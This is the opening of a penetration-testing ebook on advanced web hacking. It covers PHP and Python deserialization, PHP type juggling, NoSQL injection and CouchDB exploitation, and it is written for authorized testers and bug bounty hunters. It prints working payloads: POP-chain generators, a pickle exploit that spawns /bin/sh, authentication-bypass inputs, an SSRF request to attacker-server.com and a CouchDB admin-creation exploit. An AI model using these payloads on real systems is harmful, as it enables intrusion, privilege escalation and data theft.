Web Application Advanced Hacking

A **Hands-On** Field Guide to latest techniques used by security researchers and bug bounty hunters

Maor Tal

Web Application Advanced Hacking

A Hands-On Field Guide to latest techniques used by security researchers and bug bounty hunters

Maor Tal

This book is for sale at http://leanpub.com/web_application_advanced_hacking

This version was published on 2020-02-13

This is a Leanpub book. Leanpub empowers authors and publishers with the Lean Publishing process. Lean Publishing is the act of publishing an in-progress ebook using lightweight tools and many iterations to get reader feedback, pivot until you have the right book and build traction once you do.

Tweet This Book!

Please help Maor Tal by spreading the word about this book on Twitter!

The suggested hashtag for this book is #web_application_advanced_hacking.

Find out what other people are saying about the book by clicking on this link to search for this hashtag on Twitter:

#web_application_advanced_hacking

To my wife, our new baby, our dog Daisy, and our families:
Thank you for all of your support, for making everything possible, and for turning me into a better person than I have been — especially during those late nights when you had no clue what I was doing.

Contents

Legal Disclaimer

Author: Maor Tal
Editorial Editing by Mary Lembeth
Book Design by Maor Tal
First Published 5th Junary, 2019

About the Author

Maor Tal is a security researcher with more than seven years' experience in various security and software fields. He works as a penetration tester for major global financial institutions and leading high-tech companies to help them in their cyber security posture. His core areas of expertise include web and mobile penetration testing, vulnerability analysis, and red-team engagements. He holds relevant certificates in the field of penetration testing such as OSCP, eCCPT. He loves to participate in Capture The Flag competitions, bug bounties, security events and share his passion for penetration testing to help security professionals boost their skills and get them to think outside the box.

Acknowledgement

To my family, who supported me in the roller coaster of my motivation during the writing process in the last year, and during the hard times when a cup of coffee wasn't enough, thank you.

Thanks to my colleagues- Mr. Avaram Schwarz, Mr. Daniel Bar Dagan and Mr. Doron Perez. I really want to thank you for motivating me, for building my confidence and for the encouragement you gave me in the process. Also, your valuable feedback and help at the end helped me to develop my book and myself even further. Seriously, how many hackers do you meet that are actually happy to help? Yes, Iâ€™m talking to you guys!

A special thanks to Mr. Niv Levy, my friend and the best security researcher I ever met. You exposed me to the world of bug bounty and shared some of your best insights of this bug bounty world. You are the best! (But you already know that!)

Thank you, Ms. Mary Lambeth, for helping my words come out in a polished manner. Your advice could definitely help me on my next journey. I really appreciate you being so patient and helpful during the editorial process. I was really glad for the opportunity to work with you!

To everyone who purchased a copy of this book, and helped my dream grow, thank you!

Without all of the support, not only would I have not finished this book, my dream of writing it would never have even begun.

Preface

I have always been obsessed with web application hacking—I'm fascinated by the mindset of the people who find vulnerabilities and ways to exploit them. Why do they decide to do things a certain way, and how do they develop and implement their techniques? I remember the days when I struggled with disclosures for some seriously complex vulnerabilities. I was thirsty to learn more, but in simple language that could help me better understand how the mind of a security researcher works. As a passionate reader, I bought many technical books about the subject, but the same patterns always emerged; it was always "How to use Kali-Linux-stuff" or "Execute this tool to get X result." But I wanted to know more. Not just how to run command line tools, but to really understand how things actually work behind the scenes—and perhaps even develop my own tools.

At this stage, I was eager for more, so I set upon a simple goal: to write my own cheat sheet notebook in plain language, so that I'd always have something to refer to. I kept looking for more information about how to hack, and came across some amazing security researchers on YouTube. I avidly watched their videos and read their write-ups, and wrote down everything I learned in one huge notebook. Then, in 2019, I decide to give back to the community by consolidating all my notes in a practical and straightforward book—which you are reading a copy of right now.

This book is intended to provide a hands-on approach to discovering and exploiting advanced vulnerabilities in web applications, so that you can provide your customers with high-quality penetration testing and improved application security procedures. We will examine some of the latest topics, including cloud storage, JSON Web Token, API frameworks, OAuth 2.0, and more. Alongside descriptions and explanations of advanced web application techniques, I have incorporated many practical examples to demonstrate how techniques and attack methods have changed and evolved over the past few years. Throughout the book, we will start with the basics of each topic so that you can fully understand each vulnerability and its impact, then we will delve into the details of how to exploit the vulnerability, along with some examples from my personal experience.

Who is this book for?

This book provides valuable information on offensive approaches and techniques for web application pentesting. Although the code in this book is designed to be simple enough to be understood without any prior knowledge of the language in question, it is not intended for beginners looking to get into the field of penetration testing. To get the most out of this book, you should have some basic coding experience, some experience with web applications, and some familiarity with common vulnerabilities such as the OWASP top 10.

The topics discussed in this book might seem complicated and overwhelming at first, but don't worry if takes a lot of practice and research—your understanding of the types of flaw that occur in web applications will develop in due course, helping you to prepare for your next challenge or engagement. There's no right order in which to read this book, so if there's a particular section that interests you, start from there then come back to other sections. Starting with the part that most interests you will only help your learning curve.

A word of favor and caution

Many times, I have heard from security professionals that there is a grey area between security research and illegal activities. To avoid putting yourself at risk of liability, please don't attempt any of the attacks described in this book on any target without prior approval. It is essential to obtain written permission that covers the relevant scope of testing before testing your application, even in bug bounty programs. Keep in mind that some cloud providers will require you to obtain a "get out of jail free" ticket by requesting their approval for the engagement. There are many cases of pentesters and hackers being sentenced to years in prison for something they deemed a "simple test" or a "fun game." Remember to hack responsibly.

What to expect from this book

See the brief descriptions of each chapter below to get a better understanding of what to expect from this book:

Chapter 1: Deserialization Attacks

This chapter provides an introductory background on how the famous deserialization attacks occur and how they are used in common contexts, with a focus on two major programming languages (PHP and Python).

Chapter 2: Type Juggling Attacks

In this chapter, we will discuss the logical origin of this famous PHP vulnerability and drill down into the details to better understand how it arises.

Chapter 3: NoSQL Databases

In this chapter, we will cover the basics of NoSQL databases, and review the differences between the traditional SQL syntax and NoSQL syntax. We'll also look at common techniques used by attackers to hack applications powered by a NoSQL-based backend.

Chapter 4: API Hacking GraphSQL

This chapter covers the fundamentals of GraphSQL syntax and examines the vulnerabilities that attackers use to exfiltrate the database data using relevant techniques and methods.

Chapter 5: Misconfigured Cloud Storage

In this chapter, we will learn about the technology that major cloud storage providers use, and get familiar with OSINT tricks that may help us identify and evaluate the use of cloud storage for sensitive data.

Chapter 6: Server-Side Request Forgery

This chapter discusses the advanced usage of SSRF attacks using real-life scenarios, with some deep insights as a bug bounty hunter. In addition, we will explore the latest trick being used by security researchers, called Gopher SSRF.

Chapter 7: Application Logic

In this chapter, we will discuss how logical flows can be exploited to abuse application business flows, using new and efficient techniques including DOM Clobbering and Mass Assignment, with specific examples that I have encountered in my engagements.

Chapter 8: Attacking Web JSON Token (JWT)

In this chapter, I cover the fundamentals of this lightweight web protocol, and discuss common uses and attacks using manual and automation tools. I break down the JWT attack surface to give you a better understanding.

Chapter 9: Attacking SAML Flows

This chapter discusses the SAML protocol, including its design and architecture in a practical way, and explore the implications of bad implementations by analyzing a few practical cases from recent years.

Chapter 10: Attacking OAuth2.0 Flows

This chapter analyzes the OAuth2.0 protocol used by many major companies, including Facebook and Twitter. We will try to simplify its flow and spot the vulnerabilities that can occur if developers do not follow the standards of the OAuth2.0 protocol.

Feedback and book updates

In this book, I have included the techniques and processes that I feel have real-world practicality and relevance to the latest technology developments. I'll be publishing updates for the book through Leanpub, so if you know any better techniques than those described here, or if there are specific topics or ideas you want to see, please feel free to let me know by leaving a comment in the book's feedback forum on Leanpub. You can also use the forum to inform me if you spot any mistakes, and I'll rectify them shortly.

Thank you again for buying this book. I hope you enjoy reading it as much as I did writing it!

Chapter 1: Deserialization Attacks

In many programming languages, including Java, PHP, ASP.NET, and Python, it is necessary to represent arrays, lists, dictionaries, and other objects in a serialized data format that can be sent through streams and over a network and restored later. This process is called serialization. The final serialized format may be represented in binary or as structured text. JSON and XML are two commonly used structured text formats used for serialization within web applications. The reverse of the serialization process is called deserialization. Deserialization takes serialized data from a source (a string, stored file, etc.) or network socket and turns it back into an object.

Deserialization attacks, or insecure deserialization, is the exploitation of vulnerabilities within the deserialization process by using untrusted data to abuse the logic of an application, to access control, or even to instigate remote code execution (RCE). In this chapter, we will focus on three different cases of serialization vectors, using PHP and Python object serialization, as they are commonly used languages that are easy to follow.

Deserialization example explained

In this section, I will demonstrate the serialization and deserialization process in PHP to familiarize you with the concept before we move on to the offensive strategy.

Let's start with a simple class in PHP that we would like to serialize so we can deserialize it later:

```
class myClass
{
   public $name = "demo";

   function __construct()
   {
        #...some PHP code...#
   }
}
print serialize(new myClass);
```

Executing this script will serialize the PHP class to the following string:

```
O:7:"myClass":1:{s:4:"name";s:4:"demo";}
```

Similarly, in Python, the same process can be performed with the default pickle serialization class, as demonstrated below:

```
import pickle

my_data = {}
my_data['friends'] = ["Alice", "Bob"]
pickle_data = pickle.dumps(my_data)

print(pickle_data)
```

The output will be an encoded string value:

```
b'\x80\x03}q\x00X\x07\x00\x00\x00friendsq\x01]q\x02(X\x05\x00\x00\x00al\
iceq\x03X\x03\x00\x00\x00bobq\x04es.'
```

Using the serialized string, we can store or transfer an array, object, or other complex data structure as a string representation. By using unserialize, we are able to reverse the process and instantly access the array or object items.

Insecure deserialization

Insecure deserialization refers to a deserialization process in which the serialized string is converted back to its original object in memory by using untrusted user inputs. With insufficient input validation, this can lead to logic manipulation or arbitrary code execution.

Some common attack vectors in web applications that use serialization include:

1. Abusing an application's logic operation that relies on serialized objects (i.e., purchase action)
2. Accepting user-supplied serialized objects in the cookies to identify a user
3. Using serialized objects as API authentication tokens
4. Transferring user data via Streams, WebSockets or WebRTC channels
5. Executing serialized objects as inputs to execute commands in the file system

Many programming languages provide APIs and capabilities to perform native serialization and deserialization processes—but most of them include inherently unsafe operations, which could easily result in code execution depending on their application logic context.

For example, let's assume our application uses PHP object serialization to determine user application privileges:

```
GET /login.php HTTP/1.0
Host: vuln.lab
Cookie: data=a:2:{s:8:"username";s:4:"user";s:4:"guid"s:32:"b6a8b…bc960";}
Connection: close
```

And that the PHP server-side logic is as follows:

```
$a = unserialize($_COOKIES[‘data’]);
if(isset($a['username']) && $a['username']  === 'administrator'){
   echo "Access Granted!";
}else{
    echo "NO PERMISSIONS GRANTED.";
}
```

In this situation, an attacker could give itself administrator privileges by changing the cookie from

```
a:2:{s:8:"username";s:4:"user";s:4:"guid";s:32:"b6a8b3bea87fe0e05022f8f\
3c88bc960";}
```

to the following serialized object:

```
a:2:{s:8:"username";s:13:"administrator";s:4:"guid";s:32:"b6a8b3bea87fe\
0e05022f8f3c88bc960";}
```

PHP Object Injection

Two factors are required to successfully carry out attacks on PHP Object Injection vulnerabilities:

1. There must be an insecure implementation of the unserialize() method based on client input (i.e., cookies, stored serialized data, or serialized request parameters)
2. There must be a PHP magic method (e.g., __wakeup or __destruct) within the class that is vulnerable to being exploited to create our malicious payload or “POP Chain” (we’ll discuss this topic later)

In PHP, methods that begin with two underscores (__) are called “magic methods.” These magic methods play an important role in the application’s lifecycle, as they can be invoked during specific events.

There are 15 different magic methods:
__construct() __set() __toString()
__destruct() __isset() __invoke()
__call() __unset() __set_state()
__callStatic() __sleep() __clone()
__get() __wakeup() __debugInfo()

In PHP Object Injection attacks, we use magic methods to reconstruct our payload. Some magic methods are commonly used in serialization. For example:

1. __sleep is called when an object is serialized and must be returned to an array.
2. __wakeup is called when an object is deserialized.
3. __destruct is called when a PHP script ends and the object is destroyed.
4. __toString is called to convert an object into a string.

PHP Object Injection with magic method

Let's look at an example where the user inputs proceed as a command using the __wakeup magic method. Consider the following vulnerable PHP code:

```
class InsecureClass
{
   private $hook;
   private $log;

   public function __construct($log = "")
   {
      $this->log = $log;
   }

   public function __wakeup()
   {
     if (isset($this->hook)) eval($this->hook);
   }

   public function updateRecord(){
```

```
        #...some database functionality...#
    }
}

$user_data = unserialize($_GET['data']);
```

In this class, we see the implementation of a PHP magic method, __wakeup. The script also declares a vulnerable unserialize() function. When both conditions are met, it can result in arbitrary PHP object(s) injection into the current application scope.

To create our payload, we can execute the following script:

```
class InsecureClass
{
    private $hook = "phpinfo();";
}

print urlencode(serialize(new InsecureClass));
```

Which results in:

```
O:13:"InsecureClass":1:{s:19:"InsecureClasshook";s:10:"phpinfo();";}
```

After URL encoding, our final payload will appear as:

```
O%3A13%3A%22InsecureClass%22%3A1%3A%7Bs%3A19%3A%22%00InsecureClass%00ho\
ok%22%3Bs%3A10%3A%22phpinfo%28%29%3B%22%3B%7D
```

Now we can append our payload as a data query string value:

```
GET /auth_check.php?data=O%3A13%3A%22InsecureClas... HTTP/1.0
Host: vuln.lab
Connection: close
```

As a result, the script will evaluate our payload command and return the phpinfo() output. One important thing to keep in mind in PHP serialization is that the method is not serialized and will not be saved; only the name of the class and its properties are serialized. Please notice, the payload has been shortened for readability.

Property oriented programming

The Property Oriented Programming (POP) technique can be used to create so-called POP chains that allow control over all the properties of a deserialized object. In POP chains, magic methods are used as the initial "gadget"—a snippet of code borrowed from the codebase—and these gadgets can then be chained together to achieve our goal (i.e., code execution).
As a basic example, let's assume we've found vulnerable code that implements the __destruct() magic method in our library as follows:

```
class LoggerIO extends IO
{
   private $filename = "log.txt";

        #...some PHP code...#

   public function __destruct(){
           $this->removeFile($this->fn);
   }

   public function removeFile($fn){
         $this->destroy($fn);
   }
}

        #...some PHP code...#

$user_data = unserialize($_GET['data']);
```

What this block of code does is define a class named LoggerIO—which inherits from a parent class IO—and implements the magic method __destruct(). This calls the removeFile() method internally. In addition, it sets the filename property to a predefined string "log.txt." To better understand the vulnerability impact of the removeFile() method, let's inspect class IO:

```
class IO {

        #...some PHP code...#

        public function destroy($fn){
                system("rm ".$fn);
        }

}
```

Until now, our initial gadget is the __destruct() magic method, which calls the removeFile() method. The removeFile() method then becomes our new gadget. Inspecting the destroy() method reveals its susceptibility to classic remote code execution (RCE) vulnerabilities.

To exploit this vulnerability, we need to change the value of the LoggerIO class property to a string such as "log.txt | touch hack.txt," which will then allow us to execute a command using the destroy() method within the IO class.

To create our final POP chain, we can use the following script:

```
class LoggerIO
{

   public $fn = "dummy.txt | touch hack.txt";

}

print urlencode(serialize(new LoggerIO));
```

Which will result in our final payload being submitted to the following serialized string:

```
O:8:"LoggerIO":1:{s:2:"fn";s:26:"dummy.txt | touch hack.txt";}
```

In the next example, the declared magic methods in the classes do not contain any useful code in terms of exploitation. However, it still possible to create POP chains in such cases. Consider the following classes:

```
class LoadObjectInternal
{
   protected $obj;

   function __construct()
   {
      #...some PHP code...#
   }

   function __wakeup()
   {
      if (isset($this->obj)) return $this->obj->run();
   }
}

class CodeLoad
{
   private $code;

   function run()
   {
      eval($this->code);
   }
}

#...some PHP code...#
```

```
$user_data = unserialize($_GET['data']);
```

The first block of code here defines a class named LoadObjectInternal, which calls the eval() method of obj when the __wakeup() function is called. The second block of code describes the CodeLoad class, which has a private property named code that contains the code string to be executed, and a run() method that calls eval() on the given code string.

At first, this seems complicated and not exploitable. But in order to exploit it, all we need to do is overwrite the code propriety to contain our malicious payload and prompt the LoadObjectInternal class to create an instance of the CodeLoad using the __wakeup() method.

Hence, we can use the following script to generate our payload:

```
class CodeLoad
{
   private $code = "phpinfo();";
}

class LoadObjectInternal
{
   protected $obj;

   function __construct()
   {
      $this->obj = new CodeLoad;
   }
}

print urlencode(serialize(new Example));
```

Which will result in our final payload being submitted to the following serialized string:

```
O:18:"LoadObjectInternal":1:{s:6:"*obj";O:8:"CodeLoad":1:{s:14:"CodeLoa\
dcode";s:10:"phpinfo();";}}
```

Tip

If you are interested in finding deserialization vulnerabilities in more complicated frameworks in PHP such as CodeIgniter, Laravel, etc., I highly recommend that you check out the PHPGGC tool from GitHub: https://github.com/ambionics/phpggc

Python pickle serialization

In Python, the serialization and deserialization processes are based on the pickle module, which is a built-in module for serializing and deserializing Python objects. There are four methods that can be used in pickle: dump, dumps, load, and loads.

As the pickle method is not secure against erroneous or maliciously constructed data, it may lead to remote code execution (RCE) vulnerabilities if the un-pickled data is received from an untrusted or unauthenticated source.

The pickle framework method works as follows:

1. Dump— Write a serialized object to an open file
2. Load—Convert a serialized byte stream back to an object
3. Dumps—Return a serialized object as string
4. Loads—Return the deserialization process as string

Tip

For more information about the pickle / cPickle framework, I highly recommend that you refer to the Python documentation here: https://docs.python.org/2/library/pickle.html

Python pickling example explained

In order to successfully exploit the Python pickle module, we need to understand the processes that occur in the background during malicious attacks.
To get us started, let's consider the following Python code, which implements a basic serialize and deserialize flaw:

```
import pickle

' convert given object to pickled object '
def serialization(obj):
    return pickle.dumps(obj)

' convert given serialized object byte stream back to object '
def deserialization(serializedObj):
    return pickle.loads(serializedObj)

objDemo = ["1","random", "Value", 23]

print(serialization(objDemo))

serializedObj = serialization(objDemo)
print(deserialization(serializedObj))
```

This will return the following output:

```
b'\x80\x03]q\x00(X\x01\x00\x00\x001q\x01X\x06\x00\x00\x00randomq\x02X\x\
05\x00\x00\x00Valueq\x03K\x17e.'
['1', 'random', 'Value', 23]
```

In the above code, we create two simple methods that in turn deserialize or serialize a given object using built-in pickling functions. In the first print, we can pass a list object called objDemo to our serialization method, which will return a binary string:

```
b'\x80\x03]q\x00(X\x01\x00\x00\x001q\x01X\x06\x00\x00\x00randomq\x02X\x\
05\x00\x00\x00Valueq\x03K\x17e.'
```

We can save the output as a serialized string named serializedObj. Then, we can pass it to our deserialization method to convert the bytes in the serialized string back to an object, and return it to get the following result:

```
['1', 'random', 'Value', 23]
```

Now that we have a better understanding of how pickle works, in the next section, we'll explore the concept of how to create malicious data that can permit remote code execution (RCE).

Exploiting pickle with reduce

Similarly to PHP magic methods, the Python pickle framework has internal methods that can be executed during the unpickling process, such as _getattr_(), _getattribute_-(), or _setattr_(). These methods may be called upon at certain instances. In addition, the pickle protocol has an extension type method called _reduce_(). If provided during pickling, _reduce_() will be called with no arguments, and must return either a string or tuple.

In order to exploit the vulnerability, we need to prompt pickle to use the reduce method to execute our command. Continuing with the previous pickle example, the following shellcode could be used:

```
import pickle
import os

' convert given object to pickled object '
def serialization(obj):
    return pickle.dumps(obj)

class Exploit(object):

  def __reduce__(self):
```

```
    return (os.system, ('/bin/sh',))

print(serialization(Exploit()))
```

Which would return our payload as a serialized string:

```
b'\x80\x03cposix\nsystem\nq\x00X\x07\x00\x00\x00/bin/shq\x01\x85q\x02Rq\
\x03.'
```

This final serialized payload will give us a shell as the user running the vulnerable code, which can be used to escalate user privileges if the user is not already root.

Tip

It's really easy to create shellcode payloads for vulnerable pickle / cPickle python apps. There are a few quick tricks I use during my CTFs (capture the flags) and customer demos. Check out the following gists on GitHub for some examples: Python's Pickle Remote Code Execution payload template (https://gist.github.com/mgeeky/cbc7017986b2ec3e247aab0b01a9edcd) and Python cPickle/pickle exploit generator (https://gist.github.com/0xBADCA7/f4c700fcbb5fb8785c14)

Chapter 2: Type Juggling Attacks

Type juggling attacks occur in a few languages, but they particularly target PHP, because it has two types of comparisons: Strict (===, !==) and Loose (==, !=).

In a strict comparison, the expression `1 === 1` means that the value and type of both values are the same. In contrast, in a loose comparison, the expression `1 == 1` (with only two equals signs instead of three) means that the first value could be interpreted either as an integer or as `1` (true) in Boolean. This built-in feature of PHP language forces variables or values to be converted into specific data types before comparing them.

Due the different data types in PHP, the value '9' (interpreted as string) is different from `9` (interpreted as integer)—but if we add both values, the result will be `18` (interpreted as integer) . This behaviour is unique to PHP; in other languages such as Python, this addition will simply result in an error. PHP does this to accommodate human error, so that the program can run as intended.

Tip

You can It is possible to see more about the difference between the loose and strict comparisons on the in PHP website: https://www.php.net/manual/en/types.comparisons.php

Type juggling example explained

Let's say that during an engagement, we've found a PHP-based application that has its source code published on GitHub. The authentication code has a similar logic to the following:

```
require_once("../../db.php");
require_once("../../server_secrets.php");

$json_params = file_get_contents("php://input");
$adminName = $json_params['user'];
$adminPassword = $json_params['password'];

if ($db['username'] == $adminName && $db['password'] == $adminPassword)
{
    $admin = true;
} else {
    $admin = false;
}
```

As first glance, we can see that the application loads different files (which we don't have read access to in our customer environment), and then compares the POST request values of $adminName and $adminPassword against the database values. Because the comparison uses two (rather than three) equals signs, we can spot that the application uses a loose comparison to compare between the values (which are probably strings).

In order to bypass the authentication, we need to compare the original value from the database (which is defined as a string) to another string (see the previous chart of loose comparisons). So, our bypass request will look something like this:

```
POST /login.php HTTP/1.1
Hostname: vuln.lab
Content-type: application/json

{"user": 1, "password": 1}
```

In this case, when the PHP code performs its loose comparison between the given string and our JSON parameters as integers, it will return true—which allows us to bypass the authentication without providing a valid username or password.

That being said, it should be noted that HTTP parameters are always treated as strings, never as other types (e.g., inputs from JSON and PHP objects)

Special cases with type juggling

When comparing a string to a number in a loose comparison, PHP will attempt to first convert the string to a number and then perform a numeric comparison. For example, the following comparisons would all return true:

```
"0000" == int(0)
"0e12" == int(0)
"1abc" == int(1)
"0abc" == int(0)
"abc" == int(0)
```

Another common case is that, when both values resemble numbers—even if they are actually strings—PHP will convert them both into integers and perform a numeric comparison. So, the following examples also all return true:

```
"0e12345" == "0e54321"
"0e12345" <= "1"
"0e12345" == "0"
"0xF" == "15"
```

All above comparison cases return true.

"Zero-like" type juggling

When PHP interprets a string as an integer, it converts it to PHP exponential notation. For example, $0e^{02342623422412516789}$ and $0e^{2342623422412516789}$ both loosely compare to int(0). If the number after the first letter is 0, it will remove the leading zero.

A practical use of this exploitation might be where an application uses hash comparing, specifically with MD5 hash types, which are vulnerable to "zero-like" cases.

For example, consider the following PHP code:

```
$hash = $_COOKIE['auth_cookie'];
$username = $_COOKIE['username'];
$timestamp = time();

$md5_hash = md5($username . '|' . $timestamp);
if ($md5_hash != $hash) {
 // bad cookie
}
```

If we logged into the application as a normal user, we could see that our hash looks something like this:
596440eae1a63306035942fe604ed854

So, to bypass this check, we could make the final calculated hash string zero-like, and provide a "0" in the cookie. For example:

```
"0e768261251903820937390661668547" == "0"
```

Therefore, by writing a script that creates a list of hashes by incrementally changing the expiration timestamp enough times, we would eventually get a zero-like calculated Hash-based message authentication code (HMAC) . For example:

```
md5(admin|1835970773) -> "0e174892301580325162390102935332"
```

Which makes the following comparison equal true:

"**0e**174892301580325162390102935332" == "0"

Although these types of vulnerabilities are easy to find, they are quite difficult to exploit, as HTTP request parameters are usually treated as strings. Nevertheless, you can still trigger PHP juggling to bypass them.

Chapter 3: NoSQL Databases

NoSQL injection fundamentals

SQL injection is a classic code injection technique used in web hacking to steal data and compromise database servers through the unsafe use of user input. Similarly to SQL injection, NoSQL injection allows attackers to take control of database queries. Although NoSQL databases (MongoDB, CouchDB, Redis, etc.) provide looser consistency restrictions than traditional SQL databases (MySQL, MariaDB, Oracle, etc.), they are still potentially vulnerable to injection attacks, even though they don't use traditional SQL syntax.

NoSQL databases provide APIs in a variety of languages with various relationship models, which each offer different features and restrictions. However, they may not trigger sanitization checks in the primarily application. For example, filtering out special characters that are commonly used in SQL injection attacks payloads (such as < > & ; ‘ “) will not prevent attacks against a JSON API, where special characters include backslashes, parentheses, and semicolons.

Today, NoSQL databases are increasingly used, but in this chapter we will focus on MongoDB and CouchDB syntaxes, which are the most widely used NoSQL database at the time of writing.

MongoDB NoSQL injection explained

In traditional SQL syntax, a simple statement with a username and password is used to authenticate a user. For example:

```
SELECT * FROM users WHERE username = '<USER>' AND password = '<PWD>'
```

If the developer has not implemented input validation when constructing the SQL query, an attacker can bypass the condition that checks for the password by simply

entering a payload like **'OR 1=1 OR '1'='1** into the password field. The tampered query would then look like this:

```
SELECT * FROM users WHERE username = '<USER>' AND password = ''OR 1=1
OR '1'='1'
```

NoSQL databases such as MongoDB don't use traditional SQL syntax; however, they are still potentially vulnerable to injection attacks. For example, the equivalent of the previously illustrated query for a NoSQL MongoDB JSON array database is shown below:

```
db.users.find({username: '<USER>', password: '<PWD>'});
```

In this case, it is possible to achieve the same results as SQL injection by supplying a MongoDB "greater than" operator ($gt) in the request, which will process the query as follows:

```
db.users.find({username: 'admin', password: {'$gt': ""}});
```

And viola—we are able to bypass the condition that checks for the password.

Tip

You can learn more about the different MongoDB operators here: https://docs.mongodb.com/manual/reference/operator/

Testing MongoDB NoSQL injections

Let's say that our app sends a JSON request during the login process:

POST /login HTTP/1.1
Host: vuln.lab
Content-Type: application/json
{"username": "admin","password": "mypass"}

In order to test if the login is vulnerable to NoSQL injection, we can supply a JSON input object as follows:

```
POST /login HTTP/1.1
Host: vuln.lab
Content-Type: application/json
{“username”: “admin”,”password”: {‘$gt’: “”}}
```

In cases where the application doesn't use JSON as input, it's still possible to inject an input object by passing an array object in the parameters request, as shown below:

```
POST /login HTTP/1.1
Host: vuln.lab
Content-Type: application/x-www-form-urlencoded
user=admin&password[$ne]=
```

In both the above cases, we're able to bypass the login and access the application.

If you're keen to try some more variations of these NoSQL injections, I highly recommend that you test it with some more advanced payloads such as those GitHub projects:
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection
https://github.com/cr0hn/nosqlinjection_wordlists

Tip

A great tool for automating the exploitation process is the NoSQLMap, which was inspired by the traditional SQL injection tool SQLMap. Download and install it from the GitHub project page here: https://github.com/codingo/NoSQLMap

Attacking CouchDB interfaces

CouchDB is a NoSQL database written in Erlang. It uses JSON to store data and JavaScript as a query language, similarly to MongoDB. By default, CouchDB listens to port 5984/TCP using a service called CouchDB HTTP API to allow command execution and database operations. In this section, we will focus on different techniques used to pentest CouchDB, along with some common vulnerabilities (CVE-2017-12635 and CVE-2017-12636) that have been used in the wild in the last few years in cryptocurrency mining attacks.

Manually testing CouchDB endpoints

The first step during our engagement is to enumerate the target and look for the CouchDB default port state. If we run a SYN scan using Nmap, we should get a similar result to this:

```
PORT STATE SERVICE REASON
5984/tcp open unknown syn-ack
```

Tip

Another way to access to the database is via the web interface, https://X.X.X.X:5984/_utils/

Hence, the CouchDB default port state in this case is 5984. Then, to verify if the target server it is accessible without a password, we can send a GET request to this port. The request would look something like the following:

```
GET / HTTP/1.1
Hostname: victim.lab:5984
```

This issues a GET request to the installed CouchDB instance. If there's a password, we can use a brute-force tool (metasploit, hydra, etc.) to discover its credentials.

The response should return:

```
{"couchdb":"Welcome","version":"0.10.1"}
```

From here, we can identify which databases are available on the server by sending a GET request to the _all_dbs endpoint, as follows:

```
GET /_all_dbs HTTP/1.1
Hostname: victim.lab:5984
```

The response will contain all the available databases, for example:

```
["users", "prod_db1", "stage"]
```

Armed with all the available databases, we can simply dump the database documents by sending a GET request to the /{dbname}/_all_docs endpoint, as follows:

```
GET /users/_all_docs HTTP/1.1
Hostname: victim.lab:5984
```

If all goes well, the response might look like something like this:

```
{
"offset": 0,
"rows": [
{
"id": "16e458537602f5ef2a710089dffd9453",
"key": "16e458537602f5ef2a710089dffd9453",
"value": {
"rev": "1-967a01dff5e02acd41819138abb3284f"
}
},
.....
},
],
"total_rows": 50
}
```

You might notice the data is missing. This is because in CouchDB, the _all_docs endpoint only returns the users' documents, not their values. In our example, the document ID of the first user is 16e458537602f5ef2a710089dffd9453.

To dump the actual data and read the document values, we can send a GET request with this GUID to the /{dbname}/{docid} endpoint, as follows:

```
GET /users/16e458537602f5ef2a710089dffd9453 HTTP/1.1
Hostname: victim.lab:5984
```

This will return the document values for this particular user. For example:

```
{
    "_id": "16e458537602f5ef2a710089dffd9453",
    "_rev": "1-967a01dff5e02acd41819138abb3284f",
    "user": "r00t",
    "roles": [
        "ssh_accsess",
        "web_admin"
    ],
    "paraphrase": "H3xor1337"
}
```

If you want to learn more about the different endpoints in CouchDB, I highly recommend that you follow this documentation:
https://docs.couchdb.org/en/stable/api/document/common.html#get–db-docid

SSRF via CouchDB replicate function

One of the features of CouchDB is the ability to create a replicate operation in the background. Push and pull replication can be used to replicate data to or from the remote CouchDB instance, respectively. For example, to replicate data from a remote database to a local database, you might use the following request:

```
POST /_replicate HTTP/1.1
Hostname: victim.lab:5984
Content-Type: application/json
Accept: application/json
{
“source” : “recipes”,
“target” : “http://couchdb-remote:5984/recipes”,
}
```

The replicate will try to access data from the remote target and pull it into source. However, if the source and target databases are not the same, it will return an error and stop operating. As an attacker, we can also send requests from the CouchDB server to the intranet by changing the target URL to our server:

```
POST /_replicate HTTP/1.1
Hostname: victim.lab:5984
Content-Type: application/json
Accept: application/json
{“source” : “recipes”,”target” : “http://attacker-server.com/recipes”}
```

For more information about the _replicate method, please refer to the documentation here: http://docs.couchdb.org/en/stable/api/server/common.html#replicate

Remote privilege escalation vulnerability (CVE-2017-12635)

This bug was discovered by the security researcher Max Justicz. The vulnerability is caused by the differences between the CouchDB database’s native JSON parser (called jiffy) and the JavaScript JSON parser during document validation. It’s similar to how HTTP parameter pollution (HPP) attacks work.

As an example, let’s take a JavaScript object with duplicate keys:

```
{"foo":"bar","foo":"baz"}
```

When this is parsed in JavaScript, we get:

```
let strData = JSON.parse("{\"foo\":\"bar\", \"foo\": \"baz\"}")
console.log(strData)
```

Which will output:

```
{foo: "baz"}
```

The vulnerability occurs when the jiffy parser decodes the JavaScript object:

```
> jiffy:decode("{\"foo\":\"bar\", \"foo\":\"baz\"}")
```

Which will return and store both values:

```
{"foo":"bar", "foo":"baz"}
```

In order to exploit this vulnerability and escalate our privilege, we could create a request to the _users endpoint that will bypass the relevant input validation and create an admin user, because the representation of the data will only return the first value by sending the following PUT request:

> PUT /_users/org.couchdb.user:oops HTTP/1.1
> Hostname: victim.lab:5984
> Content-Type: application/json
> Accept: application/json
> {“type”: “user”,”name”: “oops”, “roles”: [“_admin”], “roles”: [], “password”: “apple”}

Which will return:

```
HTTP/1.1 201 Created
Cache-Control: must-revalidate
Content-Length: 83
Content-Type: application/json
Server: CouchDB

{“ok”:true,”id”:”org.couchdb.user:jan”,”rev”:”1-e0ebfb84005b920488fc7a8cc5470cc0”}
```

Therefore, the database will create an additional admin user without any restrictions or input validation, as CouchDB sends functions and documents to a JavaScript interpreter to perform the validation. The user “oops” should now exist in our database. Let’s check if this is true by connecting using our new credentials:

```
POST /_session HTTP/1.1
Hostname: victim.lab:5984
Content-Type: application/x-www-form-urlencoded

name=jan&password=apple
```

Then server should respond:

```
{"ok":true,"name":"oops","roles":[“admin”]}
```

Arbitrary Command Execution (CVE-2017-12636)

This vulnerability was discovered by the security researcher Joan Touzet. It allows command execution via CouchDB Server Configuration APIs using an account with administrative rights. In the wild, this vulnerability is usually combined with CVE-2017-12635 (see previous section).

In CouchDB, administrative users can configure a database server by using various configuration options, including the paths for operating system-level binaries that are executed in the background by the database. This allows a CouchDB admin user to execute arbitrary shell commands, including downloading and executing scripts

from the remote servers by modifying the query_server configuration to execute system commands.

